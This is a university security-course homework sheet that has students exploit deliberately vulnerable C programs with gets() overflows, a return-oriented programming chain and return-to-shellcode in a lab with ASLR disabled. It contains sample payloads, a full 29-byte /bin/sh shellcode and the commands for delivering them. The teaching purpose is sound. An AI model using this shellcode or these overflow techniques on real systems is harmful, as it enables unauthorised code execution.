**CSIT5740 Fall 2024 Homework #1**

**Deadline: 11:55pm on Monday, 4 November 2024 (HKT)**

**Note:**

* **Submit the e-copy of your homework to**

**CSIT5740 Canvas->Assignment->Homework 1**

* **You can submit for as many times as needed before the deadline. Only the**

**latest version will be marked.**

* **Avoid submission in the last few minutes.**
* **Work out the answers of the questions either directly using this document. Paste proper picture as indicated. Zip this document together with your solve scripts into a single zip file “homework1.zip”. Make sure every detail of the answers is clearly visible in your submission, otherwise marks will be deducted.**
* **After submission, make sure you download it again to make sure you have really submitted the correct version**
* **Make sure you have a backup copy of the submission.**

**NO late submissions will be accepted**

**Name :**

**Student ID :**

**Email :**

|  |  |
| --- | --- |
| **Question** | **Points** |
| 1. **Simple Buffer Overflow Exploitation** | **/36** |
| 1. **Simple Return Orientated Programming** | **/36** |
| 1. **64-bit Shellcode and Return to Shellcode** | **/28** |
| **Total** | **/100** |

**Question 1: Simple Buffer Overflow Exploitation (36 points)**

To make the exploitation possible, please make sure you turn off the Linux address space layout randomization (ASLR) protection. Otherwise, the function addresses will change every time you run the program. To turn off ASLR, you can do the following at the Kali prompt:

echo "0" |sudo tee /proc/sys/kernel/randomize\_va\_space

Make sure you are one of the “sudoers” that can sudo. If you are one of the students using our Kali virtual private server, then ASLR has been turned off by us already.

For this question, you are given a C program “Q1.c” and the corresponding executable “Q1”. Exploit the program so that it will print “You solve this easy question!”

#include <stdio.h>

#include <string.h>

void funct2(){

     printf("You solve this easy question!\n");

}

void funct1(){

   char input[2];

   int decision=0; // decision variable

   gets(input); // unsafe function call here

   if (decision==0x2){

      funct2();

   }

   else{

      printf("I am sorry, you haven't solved the question...\n");

  }

}

void main(){

   funct1();

}

We have supplied a compiled executable file, “Q1”, to you. Please use it to work on this question. It has been compiled with special flags to make this exploitation possible.

Before you can do anything, you need to give the “Q1” file the permission to run. To do that (make sure you are in the same folder as the file “Q1”), issue the following at Kali:

**chmod 705 Q1**

Then you can load “Q1” to gdb:

gdb ./Q1

After entering gdb, you can dis-assemble **main()** to see its instructions with the command “**disas main**” at the gdb prompt. And you will see the following:




Fig. 1

You may want to set gdb to display instructions in Intel format (but not AT&T) if you see instructions in a different way than what is being shown here (i.e. if you see % symbols):

(gdb) set disassembly-flavor intel


At that point the program is not running, so the hexadecimal numbers at the left (enclosed by the orange rectangle) are not the real memory addresses, they are just the offsets of the instruction within the assembly program.

To let the instructions have real memory addresses, let’s first add a breakpoint to the **main()** function, then run it:

(gdb) b main

(gdb) run

When we “**disas main**” again, we will see the real memory addresses of the instructions - because if we run the program, the instructions will be loaded into the memory.

Fig. 2

Note from the above gdb dump that we will call function **funct1()** at address 0x00005555555551ac, and then we will return to the “**nop**” instruction at address **0x00005555555551b1** (the address could be slightly different on your PC, but it should be the address of the same “**nop**” instruction). Remember this address, it will help you

Now check the function **funct1()** that has a function call to the unsafe function **gets()**.



Fig. 3

Add two break points to inspect the stack **before** and **after** calling **gets()**.

Here we can add the break points to **0x000055555555517a** (“call gets”) and **0x000055555555517f**:

(gdb) b \* 0x000055555555517a

(gdb) b \* 0x000055555555517f

Then continue to run the program using:

(gdb) c

The program will stop at the break point 2 **(0x000055555555517a**)



Fig. 4

That’s the point before the local variables char input[2], int decision have been filled with inputs.

Let’s e**X**amine **20** **w**ords from the top of the stack and show them in he**x** format:

(gdb) x/20wx $rsp

We see:




Fig. 5

Recall the return address to get back to the **main()** in figure 2 (purple rectangle). It is visible on the stack, it is displayed by gdb as (**little endian**):

0x**555551b1** 0x**00005555 (the original return address is 00005555 555551b1**

The memory addresses stores the bytes of the return address are

|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
| **Memory address** | **0x007fff**  **ffffe148** | **0x007fff**  **ffffe149** | **0x007fff**  **ffffe14a** | **0x007fff**  **ffffe14b** | **0x007fff**  **ffffe14c** | **0x007fff**  **ffffe14d** | **0x007fff**  **ffffe14e** | **0x007fff**  **ffffe14f** |
| **Value** | **b1** | **51** | **55** | **55** | **55** | **55** | **00** | **00** |

Table 1

From the above table we know that the return address back to the **main()** function is stored at 8 memory slots (addresses), **0x7fffffffe148**, **0x7fffffffe149**,…,**0x7fffffffe14f**.

Let’s now continue running the program:

(gdb) c

it will run **gets()** to get user input, so let’s enter 2 characters (for example “AA”) and press enter. Now when we inspect the stack again:

(gdb) x/20wx $rsp

We see:




Fig. 6

Note the addresses where our characters “AA” are written to the addresses being circled in red (the ASCII value of ‘A’ is 0x41). On this computer they are located at

0x7fffffffe130+4+4+2=0x7fffffffe13a

and

0x7fffffffe130+4+4+3=0x7fffffffe13b

Therefore the array **input[]** starts at **0x7fffffffe13a**

a) Using exactly the same approach as above, calculate the **start address of the input[]** array (i.e. address of **input[0]**) on your computer, and **enclose a figure showing the stack** after entering 2 characters just like in figure 6 to support your calculation. No point will be given if you do not enclose the figure. (10 points)

b) By using gdb, decide the memory address that stores the return address of **funct1()**. Though the return address takes 8 bytes to store, you just need to provide the address of the first byte like what we have shown you. Refer to figure 5 and table 1 above for an example. Please **enclose a figure showing the stack** like figure 5 to support it. No point will be given if you do not enclose the figure. (6 points)

c) Using the results from parts (a) and (b), calculate the amount of characters you have to input, if you want to reach the return address in (b) from the start of the **input[]** array? Show your calculation step(s). Write the answer in the base-10 decimal format. (4 points)

d) With the calculated result in (c), we need to find the start address of **funct2()**, so that we can overwrite the return address in (b) with the start address of **funct2()** by overflowing the **input[]** array, and then running the instructions of **funct2()** one-by-one. To find the start address of **funct2()**, we can do

(gdb) disas funct2




Fig. 7

From figure 7, we know that the start address of **funct2()**is at **0x0000555555555149** (enclosed by an orange rectangle)

What is the start address of **funct2()**on your machine? Show a screenshot like figure 7 above to prove it is correct. No point will be given if you do not enclose the figure. (4 points)

e) As we can see from figure 7, **funct2()** starts at the address **0x0000555555555149** on that computer.

After overflowing the **input[]** array by the amount of bytes calculated in (c), we need to write the **funct2()** start address to the stack. So that when **funct1()** returns, instead of returning to **main()**, it runs **funct2()**.

Mind that the address will be stored in the **little endian order**. The end “**0x49**” will store at the smallest address. Refer to the lecture note for the details of the little endian order of storing data.

If we assume the number of bytes calculated in (c) to be 10 (**it is a wrong number, for illustration only 😊**), then to write the address to the stack so that our function can return to run **funct2()**, we need to enter the following:

Any 10 characters + "\x49\x51\x55\x55\x55\x55\x00\x00"

If we use “A” as the characters, we have:

"**AAAAAAAAAA\x49\x51\x55\x55\x55\x55\x00\x00**"

If we enter the above to the input, when the program returns from **funct1(),** it will run **funct2().** The above input string is also known as the **payload** for the exploitation.

Using the calculated result in (c) and also (d), make your own payload for your computer and explain in one or two sentences why this payload works. (4 points)

f) To supply the payload derived in step (e), we can use the “echo” command of Kali. use the compiled executable “Q1” we provided for supplying the payload, and please make sure you make it executable.

**echo –e** "**AAAAAAAAAA\x49\x51\x55\x55\x55\x55\x00\x00**" | ./Q1



if it is successful, you will see the below. Note that it still says “I am sorry…”, but then it will show that you have solved the question.




Fig. 8

Use the compiled executable “Q1” we provided (make sure you give it the right to execute). Supply a proper payload, and solve the question. Show your full command below (include “**echo**” and everything). Put the full command into a file called “Q1\_partf” and zip it with this document for submission. Show a figure like figure 8 to indicate your exploitation is successful. No points will be given if you do not enclose the figure. (4 points)

g) Note that the above solution gives a “segmentation fault” error message. This kind of messages could be easily detected by alert system administrators. Study the C-program at the very beginning of the question, by investigating the **input[]** array and the **decision** variable in gdb, derive a payload that will solve the question without generating the segmentation fault. Put the full command into a file called “Q1\_partg” and zip it with this document for submission. Explain briefly the idea of this new solution, otherwise no point will be given. (4 points)

**Question 2: Simple Return Orientated Programming (36 points)**

To make the exploitation possible, please make sure you turn off the Linux address space layout randomization (ASLR) protection. Refer to the first part of question 1 for the details.

For this question, you are given a C program “Q2.c” and the corresponding executable “Q2”. Exploit the program so that it will print “You have solved completely this harder question!!”

#include <string.h>

#include <stdio.h>

/\* global variables in the data segment\*/

/\* normal buffer overflow happens on the stack \*/

/\* can't touch the global variables \*/

int state1 = 0;

int state2 = 0;

void fun1(){

   state1 = 1;

   printf("You solved first 1/3 of this harder question!\n");

}

void fun2(){

   if (state1 == 1){

      state2 = 1;

      printf("You solved first 2/3 of this harder question!\n");

   }

}

void fun3(){

    if (state1==1 && state2==1){

       printf("You have solved completely this harder question!!\n");

    }

}

void noSecret(){

   char answer[10];

   printf("Do you like this question (yes/no)? \n");

   gets(answer);

}

int main(){

   noSecret();

   if (state1==0 || state2==0){

      printf("Unfortunately, you haven't solved this question!\n");

   }

   return 0;

}

To solve this question, you will need to run **fun3()**. To run **fun3()**, you need to be able to change the two global variables **state1** and **state2**. If you look at the memory layout on slide 47 of the note set 3A, you will realize that since **state1** and **state2** are both initialized with 0, they will be in the data segment, yet the stack (where you can do overflow) is at the top of the memory layout, so it is not possible to use stack overflow to change the two global variables. Using the knowledge you have learned, the only technique that works is the ROP chain: you can use buffer overflow exploitation technique with ROP to run **fun1()**, then run **fun2()** and then finally **fun3()**.

a) Using the same approach as in Q1, identify the **return address** of the **noSecret**() (for returning to **main()**), this address is an address in **main()**. Enclose figures similar to figure 2 and figure 5 in Q1 to support it, and **highlight parts in the figures** whenever necessary to make the explanation clear. No point will be given if you do not enclose the figures. (4 points)

b) Using the same approach as Q1 part (a), calculate the **start address of the answer[]** array in the **noSecret**() function on your computer, and **enclose two figures showing the stack** before and after entering the two characters “**AA**”, just like in figure 5 and figure 6 to support your calculation.

Please enter “**AA**” so that we can mark easier, if you enter other characters or different number of characters, **no point will be given**. Moreover, if you do not enclose the figures, no point will be given. (4 points)

c) What is the amount of characters you have to input, if you want to reach the return address in (a) from the start of the **answer[]** array? Show your calculation step(s). Enclose two figures similar to figures 5 and 6 to support your calculation. No point will be given if the figures are not enclosed. (4 points)

d) Identify the start address of **fun1()**. Show a figure similar to figure 7 to support it. No point will be given if the figure is not enclosed. (4 points)

e) What is the payload needed to supply to the **gets()** function so that instead of returning to **main()**, **noSecret()** function would return to (and run) **fun1()**? (4 points)

f) Use the compiled executable “Q2” we provided (make sure you give it the right to execute). Supply a proper payload, and run **fun1()**. Show your full command below (include “**echo**” and everything). Put the full command into a file called “Q2\_partf” and zip it with this document for submission. Show a figure like figure 8 to prove your exploitation is successful. No point will be given if you do not enclose the figure. (2 points)

g) Identify the start address of **fun2()**, using the knowledge you have learned from the lecture for ROP, design a payload to be supplied to the **gets()** function so that we will be able to run **fun1()** and then **fun2()**. Show your full command below, and show a figure to indicate your exploitation is successful. Put the full command into a file called “Q2\_partg” and zip it with this document for submission. No point will be given if you do not enclose the figure. (6 points)

h) Identify the start address of **fun3()**, using the knowledge you have learned from the lecture for ROP, design a payload to be supplied to the **gets()** function so that we will be able to run **fun1()**, then **fun2()**, and finally **fun3()**. Show your full command below, and show a figure to indicate your exploitation is successful. Put the full command into a file called “Q2\_parth” and zip it with this document for submission. No point will be given if you do not enclose the figure. (4 points)

i) Again, note that the above solution gives a “segmentation fault” error message. Derive a payload that will solve the question without generating the segmentation fault. Explain briefly the new solution, otherwise no point will be given. (4 points)

**Question 3: 64-bit Shellcode and Return to Shellcode (28 points)**

Given a piece of Shellcode from:

<https://shell-storm.org/shellcode/files/shellcode-905.html>

This shellcode is 29-byte in size. You will need to supply it to a buffer and then overwrite the return address to run the shellcode. For the shellcode itself, you do not have to understand it completely, because we haven’t taught you all the x64 assembly knowledge, you just need to know that it will make syscall to execute **/bin/sh** to get the shell (in fact it uses the syscall 0x142 to call **execveat()** to run /bin/sh, this is not discussed /and will not be discussed in our lectures)

6a 42 push 0x42

58 pop rax ; put 0x42 to rax

fe c4 inc ah ; put 0x1 to ah, making rax 0x142

48 99 cqo

52 push rdx

48 bf 2f 62 69 6e 2f movabs rdi, 0x68732f2f6e69622f

2f 73 68

57 push rdi

54 push rsp

5e pop rsi

49 89 d0 mov r8, rdx

49 89 d2 mov r10, rdx

0f 05 syscall

“\x6a\x42\x58\xfe\xc4\x48\x99\x52\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5e\x49\x89\xd0\x49\x89\xd2\x0f\x05”

(note: We have included the C program and executable in the zip file of HW1. The files are named “shellcode.c” and “shellcode” respectively. Dr. Alex LAM has modified it a bit, without the modifications, it will not start and will give segmentation fault.)

Again, to make the exploitation possible, please make sure you turn off the Linux address space layout randomization (ASLR) protection. Refer to the first part of question 1 for the details.

For this question, you are given a vulnerable C program “Q3.c” and the corresponding executable “Q3”. Exploit the program so that it will run the above given shell (please do not use another shellcode)

#include <string.h>

#include <stdio.h>

#include <stdlib.h>

void noSecret(){

        char answer[96];

        printf("%p\n",&answer); /\* A debugging line by the programmer \*/

        printf("Do you like this course (yes/no)? \n");

        gets(answer);

}

int main(){


    noSecret();

    return 0;

}

a) Using the same approach as in Q1, identify the **return address** for the **noSecret**() function to return to **main()**, this address is an address in **main()**. Enclose two figures similar to figure 2 and figure 5 in Q1 to support it, and **highlight parts in the figures** whenever necessary to make the explanation clear. No point will be given if you do not enclose the figures. (6 points)

b) Inspect the C program carefully and run the executable “Q3”. Derive the **start address of the answer[]** array in the **noSecret**() function on your computer, and **enclose a figure** like the below for us to check your answer. No point will be given if you do not enclose the figure. (4 points)



Hint: for this bigger char array answer[], it could start at a different address when you run it under gdb than when you run it under the shell. You may want to take a look at the “debugging line” of the program.

c) By using gdb, calculate the amount of characters you have to input, if you want to reach the return address in (a) from the start of the **answer[]** array. Write this amount in base-10 decimal format. Show your calculation step(s). Enclose three figures like figures 3, 5 and 6 to illustrate your calculation. No point will be given if you do not enclose the figures. (6 points)

d) Design a payload that contains

i) the 29-byte shellcode,

ii) and the return address that will bring the program to execute the shellcode

This payload will be supplied to the **gets()** function. Instead of returning to **main()**, **noSecret()** function would return to (and run) the shellcode. (8 points)

To know the behavior of the shellcode, please run the included executable “shellcode”. For instance, you can “ls” in it to see the files.

e) Use the compiled executable “Q3” we provided (make sure you give it the right to execute). Supply a proper payload, and run the shellcode.




Fig. 9

Shellcode needs the input stream (stdin) before it can run. When stdin is unavailable, the shell will close immediately even if you manage to run it. You don’t really have to understand this, but to enable you to get the shell, your full command should be similar to the below:

**(echo -e "PAYLOAD\_IN\_PART\_d" ; cat) | ./Q3c**

Replace the **PAYLOAD\_IN\_PART\_d** with the payload you have derived in part d. Show your full command below (include “**echo**” and everything). Show a figure that indicates your exploitation is successful (see figure 9 above). Put the full command into a file called “Q3\_parte” and zip it with this document for submission. **No point will be given if you do not enclose this figure**. (4 points)